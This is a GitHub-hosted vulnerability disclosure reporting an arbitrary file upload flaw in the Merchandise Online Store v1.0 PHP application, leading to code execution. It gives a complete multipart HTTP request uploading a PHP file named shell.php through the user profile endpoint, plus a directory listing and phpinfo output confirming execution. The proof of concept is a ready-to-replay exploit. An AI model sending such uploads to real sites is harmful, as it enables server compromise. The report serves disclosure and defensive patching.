ffYYy6x0y1 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / merchandise-online-store / RCE-1.md

ffYYy6x0y1 Update RCE-1.md History

1 contributor

64 lines (46 sloc) 2.02 KB

Merchandise Online Store v1.0 by oretnom23 has arbitrary code execution (RCE)

Author : ffYYy6x0y1

vendor: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability url: http://ip/vloggers_merch/admin/?page=user


Loophole location： There is an arbitrary file upload vulnerability (RCE) in the user profile upload point in the system information.

Request package for file upload：

```
POST /vloggers_merch/classes/Users.php?f=save HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/vloggers_merch/admin/?page=user
Content-Length: 728
Content-Type: multipart/form-data; boundary=---------------------------972285327633
Cookie: PHPSESSID=ikts6n5evd3ahejiopufg6114g
Connection: close

-----------------------------972285327633
Content-Disposition: form-data; name="id"

1
-----------------------------972285327633
Content-Disposition: form-data; name="firstname"

Adminstrator
-----------------------------972285327633
Content-Disposition: form-data; name="lastname"

Admin
-----------------------------972285327633
Content-Disposition: form-data; name="username"

admin
-----------------------------972285327633
Content-Disposition: form-data; name="password"

admin123
-----------------------------972285327633
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------972285327633--
```


The files will be uploaded to this directory \vloggers_merch\uploads



本地磁盘 (C:) ▸ xampp ▸ htdocs ▸ vloggers_merch ▸ uploads

名称	修改日期	类型	大小
product_1	2022/5/3 17:22	文件夹	
product_2	2022/5/3 17:22	文件夹	
product_3	2021/7/28 10:33	文件夹	
product_4	2022/5/3 17:22	文件夹	
product_5	2022/5/3 17:29	文件夹	
1624240500_avatar.png	2021/6/21 9:55	PNG 图像	6 KB
1627434300_Vlogger's MERCH.png	2021/7/28 9:05	PNG 图像	1,627 KB
1627434660_Vloggers_MERCH.png	2021/7/28 9:11	PNG 图像	1,627 KB
1627435200_Vlogger_Merch_Logo.png	2021/7/28 9:20	PNG 图像	546 KB
1651570680_shell.php	2022/5/3 17:38	PHP 文件	1 KB
no-img.png	2021/7/28 11:54	PNG 图像	140 KB

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/vloggers_merch/uploads/1651570680
搜索
INT
SQL BASICS▾ UNION BASED▾ ERROR/DOUBLE QUERY▾ TOOLS▾ WAF BYPASS▾ ENCODING▾ HTML▾ ENCRYPTION▾ OTHER▾ XSS▾ LFI▾
Load URL
Split URL
Execute
□ Post data □ Referrer 0xHEX %URL BASE64
Insert string to replace
Insert replacing string
☑ Replace All

http://192.168.1.19/vloggers_merch/uploads/1651570680_shell.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"